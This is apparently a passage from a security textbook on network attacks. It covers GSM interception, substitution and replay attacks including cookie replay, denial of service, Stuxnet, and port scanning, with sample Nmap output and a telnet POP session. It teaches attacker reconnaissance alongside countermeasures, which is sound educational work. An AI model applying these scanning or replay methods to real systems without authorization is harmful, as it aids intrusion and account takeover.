At the 2010 Defcon 18 conference in Las Vegas, Nevada, security researcher Chris Paget demonstrated his own homemade GSM tower, and convinced up to 30 unwitting attendees with mobile phones to connect to his system. The parts cost approximately \$1500, and he used an ordinary laptop running an open source application that essentially turned the laptop into a GSM base station. A mobile phone will try to associate with the strongest signal it can find; proximity helped him meet that goal. Users are unaware when a mobile phone establishes or changes its association with a provider.

The United States has laws against wiretapping telephone conversations, so Paget was careful to announce his intentions and activity to attendees. He also carefully eliminated all traces of the phone calls his system handled so as to preserve his customers' privacy. (Most attackers would not be so scrupulously polite, however.) For purposes of the demonstration he intercepted only outbound calls and played a warning message to the callers.

Perhaps most interesting, his system forced connected phones to use the older 2G protocol; Paget also said his system, in negotiating capabilities with the mobile phone, could force the phone not to use encryption (which, of course, facilitated interception).

Paget's purpose for the demonstration was to show how easily an attacker

could intercept communications in the mobile network. “The main problem is that GSM is broken. You have 3G and all of these later protocols with problems for GSM that have been known for decades. It’s about time we move on,” Paget said [[HIG10](#)].

People did move on ... but not in the way Paget meant. In December 2010, two researchers at the Chaos Computer Club Congress in Berlin, Germany, demonstrated their ability to intercept GSM calls. Karsten Nohl and Sylvain Munaut used inexpensive Motorola mobile phones to intercept calls in progress. The Motorola phones contained firmware that was easy to replace, turning the phone into an interceptor that received all traffic within range. From that universe they could isolate any single phone’s communication. Using a huge prebuilt table of encryption keys, they determined the specific key used for that communication stream and ultimately intercepted plaintext of the entire conversation.

Thus, a network differs significantly from a stand-alone, local environment. Network characteristics significantly increase the security risk.

Modification, Fabrication: Data Corruption

Eavesdropping is certainly a significant threat, and it is at the heart of major incidents of theft of trade secrets or espionage. But interception is a passive threat: Communication goes on normally, except that a hidden third party has listened in, too.

If you remember from [Chapter 1](#), modification and fabrication are also computer security concerns, and they apply to networking, as well. The threat is that a communication will be changed during transmission. Sometimes the act involves modifying data en route; other times it entails crafting new content or repeating an existing communication. These three attacks are called modification, insertion, and replay, respectively. Such attacks can be malicious or not, induced or from natural causes.

People often receive incorrect or corrupted data: a minor misspelling of a name, an obvious typographic error, a mistaken entry on a list. If you watch real-time closed-captioning on television, sometimes you see normal text degenerate to gibberish and then return to normal after a short time. Mistakes like this happen, and we either contact someone for a correction if the issue is serious or ignore it otherwise. Errors occur so frequently that we sometimes fail even to notice them.

In [Figure 6-9](#) we remind you of some of the sources of data corruption; we have previously described most of these causes. You should keep in mind that data corruption can be intentional or unintentional, from a malicious or nonmalicious source, and directed or accidental. Data corruption can occur during data entry, in storage, during use and computation, in transit, and on output and retrieval. In this section we are interested in corruption as part of networked interaction.




FIGURE 6-9 Data Corruption Sources

Sometimes modification is blatant, making it readily apparent that a change has occurred (for example, complete deletion, which could be detected by a program, or replacement of text by binary data, which would be apparent to a human reader). Other times the alteration is subtle, such as the change of a single bit, which might allow processing to continue, although perhaps producing incorrect results.

Communications media are known to be vulnerable to data corruption. Simple factors such as weather and trees can interfere with clean transmission. For this reason, communications protocols include features to check for and correct, at least some, errors in transmission. The TCP/IP protocol suite (which we describe later in this chapter), is used for most Internet data communication. TCP/IP has extensive features to ensure that the receiver gets a complete, correct, and well-ordered data stream, despite any errors during transmission.

Network data corruption occurs naturally because of minor failures of transmission media. Corruption can also be induced for malicious purposes. Both must be controlled.

In this section we describe some of the modification failures to which communications are vulnerable.

Sequencing

A **sequencing** attack or problem involves permuting the order of data. Most commonly found in network communications, a sequencing error occurs when a later fragment of a data stream arrives before a previous one: Packet 2 arrives before packet 1.

Sequencing errors are actually quite common in network traffic. Because data units are routed according to available routing information, when packet 1 is sent, the best route,

which is the route chosen, goes via node C. Subsequently the router learns node C is no longer optimal, so when packet 2 is to be sent, the routing goes via node D. The second route is indeed superior, so much so that packet 2 arrives before packet 1. Congestion, network interference, faulty or failed equipment, and performance problems can easily cause these kinds of speed difficulties.

Network protocols such as the TCP suite ensure the proper ordering of traffic. However, application programs do not always detect or correct sequencing problems within the data stream. For example, if an application handles input from many concurrent clients at a shopping site, the application must ensure that individual orders are constructed correctly, regardless of the order in which the pieces of orders arrived.

Substitution

A **substitution** attack is the replacement of one piece of a data stream with another. Nonmalicious substitution can occur if a hardware or software malfunction causes two data streams to become tangled, such that a piece of one stream is exchanged with the other stream.

Substitution errors can occur with adjacent cables or multiplexed parallel communications in a network; occasionally, interference, called crosstalk, allows data to flow into an adjacent path. Metallic cable is more subject to crosstalk from adjacent cables than is optical fiber. Crossover in a multiplexed communication occurs if the separation between subchannels is inadequate. Such hardware-induced substitution is uncommon.

A malicious attacker can perform a substitution attack by splicing a piece from one communication into another. Thus, Amy might obtain copies of two communications, one to transfer \$100 to Amy, and a second to transfer \$100,000 to Bill, and Amy could swap either the two amounts or the two destinations. Substitution attacks of this sort are easiest to carry out with formatted communications. If Amy knows, for example, that bytes 24–31 represent the account number, she knows how to formulate a new message redirecting money to her account.

The obvious countermeasure against substitution attacks is encryption, covering the entire message (making it difficult for the attacker to see which section to substitute) or creating an integrity check (making modification more evident). In [Chapter 12](#) we describe chaining, a process in which each segment of a message is encrypted so that the result depends on all preceding segments. Chaining prevents extracting one encrypted piece (such as the account number) and replacing it with another.

Not all substitution attacks are malicious, as the example of [Sidebar 6-6](#) describes.

Sidebar 6-6 Substitute Donors

The British National Health Service (NHS) maintains a database of potential organ donors in the United Kingdom. According to an article in *The Register* 12 April 2010, the organ donor status field was incorrectly entered for people who registered their organ donation preferences while applying for a driver's license. Some 400,000 data fields were corrected by the NHS and another 300,000 people had to be contacted to determine the correct value.

According to a subsequent review [[DUF10](#)], the error arose in 1999 and went unnoticed from then until 2010. The NHS receives data from three sources: hospitals, doctors, and the drivers' license office. When applying for a driver's license or registering with a doctor or hospital, an applicant can mark boxes specifying which organs, if any, the applicant wishes to donate after death. The record transmitted to NHS from any source contains identification data and a seven-digit number coded as 1 for no and 2 for yes. However, the order of the organs listed on the license application is different from the order the other two sources use, which was properly handled by software before 1999. In a software upgrade in 1999, all inputs were erroneously processed by the same order.

The review after discovery of the error recommended enhanced testing procedures, notification of all affected parties whenever a programming change was to be implemented, and periodic auditing of the system, including sample record validation.

Insertion

An **insertion** attack, which is almost a form of substitution, is one in which data values are inserted into a stream. An attacker does not even need to break an encryption scheme in order to insert authentic-seeming data; as long as the attacker knows precisely where to slip in the data, the new piece is encrypted under the same key as the rest of the communication.

Replay

In a **replay** attack, legitimate data are intercepted and reused, generally without modification. A replay attack differs from both a wiretapping attack (in which the content of the data is obtained but not reused) and a man-in-the-middle attack (in which the content is modified to deceive two ends into believing they are communicating directly).

In real life, a bank prevents someone from depositing the same check twice by marking the physical check, but with electronic deposits, for which the depositor takes a check's picture with a smartphone, preventing reuse is more difficult. The classic example of a replay attack involves financial transactions in the following way. An unscrupulous merchant processes a credit card or funds transfer on behalf of a user and then, seeing that the transfer succeeded, resubmits another transaction on behalf of the user.

With a replay attack, the interceptor need not know the content or format of a transmission; in fact, replay attacks can succeed on encrypted data without altering or breaking the encryption. Suppose a merchant has a credit card terminal with built-in encryption, such that the user's card number, perhaps a PIN, the transaction amount, and merchant's identifier are bound into a single message, encrypted, and transmitted to the credit processing center. Even without breaking the encryption, a merchant who taps the communications line can repeat that same transaction message for a second transfer of the same amount. Of course, two identical transactions to one merchant would be noticeable and natural for the client to dispute, and the net gain from repeating a single credit purchase would be relatively small. Nevertheless, possible repetition of a transaction would be a vulnerability.

Replay attacks can also be used with authentication credentials. Transmitting an identity and password in the clear is an obvious weakness, but transmitting an identity in the clear but with an encrypted password is similarly weak, as shown in [Figure 6-10](#). If the attacker can interject the encrypted password into the communications line, then the attacker can impersonate a valid user without knowing the password.




FIGURE 6-10 Encrypted Password Failure

A similar example involves cookies for authentication. Email programs that run within a browser (such as Gmail, Yahoo mail, and Hotmail) sometimes identify and authenticate with a cookie so a user need not repeatedly type an identifier and password to open email. If the attacker can intercept cookies being sent to (or extract cookies stored by) the victim's browser, then returning that same cookie can let the attacker open an email session under the identity of the victim. The login and password exchange can be securely encrypted and so can the content of the cookie. For this attack to succeed, the remote email service need only accept a copy of its own cookie as a valid login credential.

Replay attacks are countered with a sequencing number. The sender assigns each communication a sequence number, which can be unique to a single recipient (message 1 to James, message 2 to James, and so forth) or one numbering sequence for all messages (message 1, message 2, message 3, where 1 went to James, 2 to Klara, and 3 to Lars). Each recipient keeps the last message number received and checks each incoming message to ensure that its number is greater than the previous message received.

Physical Replay

Finally, for a physical example, think of security cameras monitoring a space, for example, the door to a bank vault. Guards in a remote control room watch video monitors to detect unauthorized access to the door. An attacker can feed an innocent image to the monitors. The guards are left looking at the innocent image, during which time the attacker has unmonitored access to the bank vault. This ruse was featured in the film *Ocean's 11*. Similar attacks can be used against biometric authentication (for example, the rubber fingerprint attack described in [Chapter 2](#)). A similar attack would involve training the camera on a picture of the room under surveillance, then replaying a picture while the thief moves undetected throughout the vault.

As these examples show, replay attacks can circumvent ordinary identification, authentication, and confidentiality defenses, and thereby allow the attacker to initiate and

carry on an interchange under the guise of the victim. Sequence numbers help counter replay attacks.

Modification Attacks in General

All these attacks have involved some aspect of integrity. Remember the range of properties covered by the general concept of integrity; we repeat them from [Chapter 1](#) for reference:

- precise
- accurate
- unmodified
- modified only in acceptable ways
- modified only by authorized people
- modified only by authorized processes
- consistent
- internally consistent
- meaningful and usable

Protecting these different properties requires different countermeasures, including tools, protocols, and cryptography. In previous chapters we presented some of these approaches, and now we build on those earlier methods.

Interruption: Loss of Service

The final class of network attacks we consider involves availability, the third leg of the C-I-A triad. We are all familiar with how frustrating it is to lose access to an important service, as when the electricity fails or a telephone connection is cut. Suddenly we notice all the ways we depended on that service as we wait anxiously for the repair crew.

Networks, and especially the Internet, have solidly assured service. From the earliest designs for the Internet, redundancy and fault tolerance were important characteristics, and the robustness remains. In part this strength is due to the mesh architecture of the Internet. The so-called last mile, the final connection between a host and the larger network infrastructure, is a unique pathway, so any failure there isolates the host. But once into the network, routers have multiple pathways so if one is unavailable another can be used.

Network design incorporates redundancy to counter hardware failures.

As with the other vulnerabilities we have just discussed, loss of service can be malicious or nonmalicious, intentional or accidental. Unlike confidentiality and integrity failures, however, denial of service is not binary: Yes, you do either have service or not, but a critical question is how much? Service capacity can be reduced. Is a service degradation of 0.1 percent or 1 percent or 10 percent catastrophic? The answer depends on the particular network in question, its traffic load, and the criticality of its data. Thus, we have to consider not only whether service is or is not present, but also whether the amount present is adequate.

Routing

As we have just described, Internet routing protocols are complicated. Routers have to trust each other for status updates on accessibility of other parts of the Internet. One piece of bad information can poison the data pool of many routers, thus disrupting flow for many paths. Although the Internet routing protocols are self-healing, meaning they recover from bad data by recalibrating when they discover inaccuracies, it does take some time for the effects of errors to be flushed from the system.

Routing supports efficient resource use and quality of service. Misused, it can cause denial of service.

Although uncommon and highly sophisticated, attacks against the routing system are possible. We describe some relatively simple attacks later in this chapter.

Excessive Demand

Although Mae West is reported to have said “too much of a good thing can be wonderful,” that sentiment hardly applies to networks. Network capacity is enormous but finite, and capacity of any particular link or component is much smaller. Thus, with extreme demand an attacker can overwhelm a critical part of a network, from a web page server to a router or a communications line.

How the swamped component responds varies. Some components shut down completely, some provide degraded (slower) service to all requests, and others drop some activity in an attempt to preserve service for some users.

Malicious denial-of-service attacks are usually effected through excessive demand. The goal is to overload the victim’s capacity or reduce the ability to serve other legitimate requesters.

Denial-of-service attacks usually try to flood a victim with excessive demand.

Component Failure

Being hardware devices, components fail; these failures tend to be sporadic, individual, unpredictable, and nonmalicious. As we have said, the Internet is robust enough that it can work around failures of most components. And attackers usually cannot cause the failure of a component, so these problems are seldom the result of a malicious attack. (See [Sidebar 6-7](#) for a description of what seems to have been an induced hardware failure.) Nevertheless, security engineers need to remain mindful of the potential for system harm from equipment failures.

Next we turn to a technique attackers use to determine how to mount an attack. Like a burglar casing out a neighborhood for vulnerabilities, a successful attacker intent on harming a particular victim often spends time investigating the victim’s vulnerabilities and defenses, and plans an appropriate attack. This investigation is not an attack itself, but something that contributes to the attacker’s method and opportunity.

Sidebar 6-7 Stuxnet May Have Induced Hardware Failure

In June 2010, nuclear enrichment facilities in Iran were hit by the complex and sophisticated computer virus Stuxnet (mentioned in [Chapter 3](#) and discussed in [Chapter 13](#)). Stuxnet targeted industrial control systems by modifying code on programmable logic controllers (PLCs) to make them work in a manner the attacker intended and to hide those changes from the operator of the equipment. The systems Stuxnet went after were ones using Siemens Simatic controllers, apparently at the nuclear plants at Bushehr or Natanz. Stuxnet targets specific power supplies used to control the speed of a device, such as a motor. The malware modified commands sent to the drives from the Siemens SCADA software, causing the controllers to vary the speed of a device, making it change speed intermittently.

Stuxnet targeted particular drives running at high speeds. Such high speeds are used only for select applications, one of which is uranium enrichment. According to Symantec's Eric Chien "Stuxnet changes the output power frequency for short periods of time to 1410Hz and then to 2Hz and then to 1064Hz." [\[FAL10\]](#) The normal frequency of the motors is 1064 Hz; running at a speed of 1400 Hz could destroy the equipment. Such wild frequency oscillations cause the motors to speed up, then slow, and then speed up again. Enriching uranium requires centrifuges spinning at a precise speed for a long time; changing the speed would significantly reduce the quality of the enriched product.

Indeed, some outside experts think as many as 1000 of approximately 8000 centrifuges in the Iranian enrichment program failed in 2009 to 2010, during the peak of Stuxnet's operation. Iran manufactured its own centrifuges, which were known to fail regularly, although probably not as many as 1000 of 8000. The virus may also have been intended to keep maintenance engineers and designers busy replacing failed hardware and figuring out how to keep the whole system running. Stuxnet could have contributed to this failure rate, perhaps the first example of a malicious attack causing hardware failure.

Port Scanning

Scanning is an inspection activity, and as such it causes no harm itself (if you don't consider learning about your opponent as harm). However, scanning is often used as a first step in an attack, a probe, to determine what further attacks might succeed. Thus, we next introduce the topic of probing subnetworks for their architecture and exposure.

Vulnerabilities in different versions of software products are well known: Vendors post lists of flaws and protective or corrective actions (patches and work-arounds), and security professionals maintain and distribute similar lists, as well as tools to test for vulnerabilities. Hackers circulate copies of attack code and scripts. The problem for the attacker is to know which attacks to address to which machines: An attack against a specific version of Adobe Reader will not work if the target machine does not run Reader or runs a version that does not contain the particular vulnerability. Sending an attack against a machine that is not vulnerable is at least time consuming but worse, may even

make the attacker stand out or become visible and identifiable. Attackers want to shoot their arrows only at likely targets.

An easy way to gather network information is to use a **port scanner**, a program that, for a particular Internet (IP) address, reports which ports respond to queries and which of several known vulnerabilities seem to be present. Dan Farmer and Wietse Venema [[FAR90](#), [FAR95](#)] are among the first to describe the technique in the COPS and SATAN tools. Since then, tools such as NESSUS and Nmap have expanded on the network-probing concept.

A port scan maps the topology and hardware and software components of a network segment.

A port scan is much like a routine physical examination from a doctor, particularly the initial questions used to determine a medical history. The questions and answers by themselves may not seem significant, but they point to areas that suggest further investigation.

Port Scanning Tools

Port scanning tools are readily available, and not just to the underground community. The Nmap scanner, originally written by Fyodor and available at www.insecure.org/nmap, is a useful tool that anyone can download. Given an address, Nmap will report all open ports, the service each supports, and the owner (user ID) of the daemon providing the service. (The owner is significant because it implies what privileges would be conferred on someone who compromised that service. Administrators tend to name privileged accounts with names like *admin* or *system*.)

Another readily available scanner is netcat, written by Hobbit, at www.l0pht.com/users/l0pht. Commercial products are a little more costly, but not prohibitive. Well-known commercial scanners are Nessus (Nessus Corp. [[AND03](#)]), CyberCop Scanner (Network Associates), Secure Scanner (Cisco), and Internet Scanner (Internet Security Systems).

Port Scanning Results

As described previously in this chapter, a port is simply a numeric designation for routing data to a particular program that is waiting for it. The waiting program, called a daemon or demon, is said to listen to a particular port; in fact, it registers with the network management software so it receives data addressed to that port. For example, by convention port 110 is the port number associated with Post Office Protocol for email, 80 is dedicated to HTTP (web page) traffic, and 123 is assigned to the Network Time Protocol for clock synchronization. Over time the number of services has exceeded the range of available numbers, so there are collisions, reuses, informal uses, and reallocations.

Let us continue with our earlier discussion of a data request coming in on port 110, the Post Office Protocol. The client initiates a request to connect with a POP server by a defined protocol implemented in ASCII text commands. The server responds, typically identifying itself and sometimes its version number (so that client and server can

synchronize on capabilities and expectations). We show a sample of that exchange in [Figure 6-11](#). Lines from the client are labeled CL and responses from the POP server are labeled SV. Anyone can initiate such an exchange by using Telnet, the terminal emulator program.

[Click here to view code image](#)

```
CL: telnet incoming.server.net 110
SV: +OK Messaging Multiplexor (Sun Java(tm) System Messaging Server
6.2-6.01 (built Apr 3 2006))
<4d3897ff.11ec04f8@vms108.mailsrvcs.net>
CL: user v1
SV: +OK password required for user v1@server.net
CL: pass p1
SV: -ERR [AUTH] Authentication failed
CL: quit
SV: +OK goodbye
```

FIGURE 6-11 POP Server Session Creation

A scanner such as Nmap probes a range of ports, testing to see what services respond. An example output from Nmap is shown in [Figure 6-12](#). (The site name and address have been changed.) Notice that the entire scan took only 34 seconds.

[Click here to view code image](#)

```
Nmap scan report
192.168.1.1 / somehost.com (online) ping results
address: 192.168.1.1 (ipv4)
hostnames: somehost.com (user)
The 83 ports scanned but not shown below are in state: closed
Port      State    Service Reason      Product  Version  Extra info
21      tcp     open     ftp        syn-ack    ProFTPD  1.3.1
22      tcp     filtered ssh        no-response
25      tcp     filtered smtp       no-response
80      tcp     open     http       syn-ack    Apache   2.2.3    (CentOS)
106     tcp     open     pop3pw     syn-ack    poppassd
110     tcp     open     pop3       syn-ack    Courier  pop3d
111     tcp     filtered rpcbind   no-response
113     tcp     filtered auth      no-response
143     tcp     open     imap       syn-ack    Courier  Imapd    rel'd 2004
443     tcp     open     http       syn-ack    Apache   2.2.3    (CentOS)
465     tcp     open     unknown   syn-ack
646     tcp     filtered ldap      no-response
993     tcp     open     imap       syn-ack    Courier  Imapd    rel'd 2004
995     tcp     open               syn-ack
2049    tcp     filtered nfs       no-response
3306    tcp     open     mysql     syn-ack    MySQL   5.0.45
8443    tcp     open     unknown   syn-ack
34 sec. scanned
1 host(s) scanned
1 host(s) online
0 host(s) offline
```

FIGURE 6-12 Nmap Scanner Output

Port scanning tells an attacker three things: which standard ports or services are running and responding on the target system, what operating system is installed on the target system, and what applications and versions of applications are present. This information is readily available for the asking from a networked system; it can be obtained quietly, anonymously, without identification or authentication, drawing little or no attention to the scan.

It might seem that the operating system name or versions of system applications would not be significant, but knowing that a particular host runs a given version—that may

contain a known or even undisclosed flaw—of a service, an attacker can devise an attack to exploit precisely that vulnerability. Thus, a port scan can be a first step in a more serious attack.

Another thing an attacker can learn is connectivity. [Figure 6-12](#) concerns a single host. In [Figure 6-13](#) we have expanded the search to an entire subnetwork (again, with changed name and address). As you can see, the network consists of a router, three computers, and one unidentified device.

[Click here to view code image](#)

```
Starting Nmap 5.21 (http://nmap.org) at 2015-00-00 12:32
Eastern Daylight Time

Nmap scan report for router (192.168.1.1)
Host is up (0.00s latency).
MAC Address: 00:11:22:33:44:55 (Brand 1}

Nmap scan report for computer (192.168.1.39)
Host is up (0.78s latency).
MAC Address: 00:22:33:44:55:66 (Brand 2)

Nmap scan report computer (192.168.1.43)
Host is up (0.010s latency).
MAC Address: 00:11:33:55:77:99 (Brand 3)

Nmap scan report for unknown device 192.168.1.44
Host is up (0.010s latency).
MAC Address: 00:12:34:56:78:9A (Brand 4)

Nmap scan report for computer (192.168.1.47)
Host is up.
```

FIGURE 6-13 Nmap Scan of a Small Network

The information from [Figure 6-14](#) gives another important clue: Because the latency time (the time between when a packet is sent to the device and the device responds) for all devices is similar, they are probably on the same network segment. Thus, you could sketch a connectivity diagram of the network (as shown in [Figure 6-14](#)).




FIGURE 6-14 Connectivity Diagram of Small Network

Nmap has many options; an outsider can fingerprint owners and users, identify common

services running on uncommon ports, map the connectivity (routes between) machines, or deduce the real kind of unknown device. Notice that with only a couple of commands the attacker in the two examples shown learns

- how many hosts there are
- what their IP addresses are
- what their physical (MAC) addresses are
- what brand each is
- what operating system each runs, and what version
- what ports respond to service requests
- what service applications respond, and what program and version they are running
- how long responses took (which reveals speed of various network connections and thus may indicate the design of the network)

For lazy attackers, Nmap even has an option by which it automatically generates a specified number of random IP addresses and then scans those addresses. This point is especially significant for computer security. If an attacker wants to exploit a vulnerability known in a particular version of some software, the attacker need not run the attack repeatedly against many systems that run a different version—or even different software entirely. Instead, the attacker first runs an Nmap scan either picking, say, 10,000 addresses at random, or picking all addresses in a specified range, say, 100.200.*.*. When Nmap returns its results from all these scans, the attacker can use a simple text editor to select from the large output only those lines identifying the desired software version.

Harm from Port Scanning

You might ask what harm comes of someone's knowing machines and services; after all, the reason the ports are open is to interchange data. A scanner is just picking up data the machines voluntarily divulge.

Think instead of two houses in a neighborhood a burglar is casing. She knows nothing about the first house. As to the second house, she knows two people live there, their bedroom is on the upper floor. The couple have a dog, which sleeps in the basement behind a closed door. They always leave a back window open slightly so the cat can get in and out. And one of the occupants recently sprained his ankle, so he moves slowly and with some pain. Clearly the second house is more attractive to the burglar, in part because she can plan an attack that capitalizes on the known vulnerabilities in that house. Thus, unnecessarily exposing characteristics of a computing system can be harmful.

Network and vulnerability scanners, of which Nmap is only one example, have two purposes, one good and one bad. The good use is by network administrators or system owners who will explore their networks with the tool. The tool will report which devices may be running out-of-date and vulnerable versions of software that should be upgraded or which ports are unnecessarily exposed and should be closed. Administrators of large networks may use a scanner to document and review all the devices connected to the network (because new devices may be added to the network at any time). But of course, as we have shown, the bad use of a network scanner is to allow an attacker to learn about a

system. (The law is not settled as to whether scanning computers without permission is illegal.) Because of the importance of the good use, sound commercial software companies continue to improve the uses and usability of network scanners which, unfortunately, also supports the bad use.

Port scans are difficult to classify. They certainly are a tool widely used by network attackers as a first step in a more serious effort. Are they a vulnerability? No; the vulnerability is in the amount and kind of information network administrators allow their components to export to any program that asks. Are they a threat? Not really, because the openings they report are available with or without port scans. Should they be prohibited in some way? It is probably too late for that action, especially because any competent programmer with a rudimentary knowledge of network protocols could easily write a basic one. Thus, at best we can say the port scanning technique exists, and network administrators should use port scanners themselves to determine how much outsiders can learn of their network. By themselves port scanners do not cause denial of service or any other network failure, but they do facilitate and often precipitate it.

Network and vulnerability scanners can be used positively for management and administration and negatively for attack planning.

Vulnerability Summary

As the examples just presented show, numerous attacks against the infrastructure of wide area networks can lead to interception, modification, and denial of service. Because these attacks work against the large network, they are seldom used against one specific user, who can be difficult to isolate in a universe of millions of concurrent communications. (As we describe later in this chapter, denial-of-service attacks can be, and often are, directed against one specific victim.)

In the next section we explore how similar tricks can be used in wireless, local networks, where a mere handful of users makes it feasible to focus an attack on just one. Notice that these networks can still connect to wider area networks such as the Internet. So one user's full activity is still open to interception and modification; the point of intrusion is just immediately adjacent to the user.

6.3 Wireless Network Security

In this section we present the technology of wireless networking. We then describe two approaches for securing these networks. The first is widely acknowledged as a security failure. Studying this failed attempt should yield insight into why integrating security is hard for an existing technology with nonsecurity constraints. Phrased differently, this tale is a prime example of why security engineers beg to be included in designs from the beginning: Adding security after the design is fixed rarely succeeds. Still, from this story you can see what should have or could have been foreseen and addressed.

The second approach is better, but it, too, has security limitations. In this example you can see that even with a worked example of security pitfalls to avoid, crafting a successful approach requires careful consideration of possible points of failure.

WiFi Background

Wireless traffic uses a section of the radio spectrum, so the signals are available to anyone with an effective antenna within range. Because wireless computing is so exposed, it requires measures to protect communications between a computer (called the client) and a wireless base station or access point. Remembering that all these communications are on predefined radio frequencies, you can expect an eavesdropping attacker to try to intercept and impersonate. Pieces to protect are finding the access point, authenticating the remote computer to the access point, and vice versa, and protecting the communication stream.

Wireless communication will never be as secure as wired, because the exposed signal is more vulnerable.

Wireless communication has other vulnerabilities, as related in [Sidebar 6-8](#).

Sidebar 6-8 Wireless Interceptions

The *New Zealand Herald* [[GRI02](#)] reports that a major telecommunications company was forced to shut down its mobile email service because of a security flaw in its wireless network software. The flaw affected users on the company's network who were sending email on their WAP-enabled (wireless applications protocol) mobile phones.

The vulnerability occurred when the user finished an email session. In fact, the software did not end the WAP session for 60 more seconds. If a second network customer were to initiate an email session within those 60 seconds and be connected to the same port as the first customer, the second customer could then view the first customer's message.

The company blamed third-party software provided by a mobile portal. Nevertheless, the telecommunications company was highly embarrassed, especially because it "perceived security issues with wireless networks" to be "a major factor threatening to hold the [wireless] technology's development back." [[GRI02](#)]

Anyone with a wireless network card can search for an available network. Security consultant Chris O'Ferrell has been able to connect to wireless networks in Washington D.C. from outside a Senate office building, the Supreme Court, and the Pentagon [[NOG02](#)]; others join networks in airports, on planes, and at coffee shops. Both the Observer product from Network Instruments and IBM's Wireless Security Analyzer can locate open wireless connections on a network so that a security administrator can know a network is accessible for wireless access.

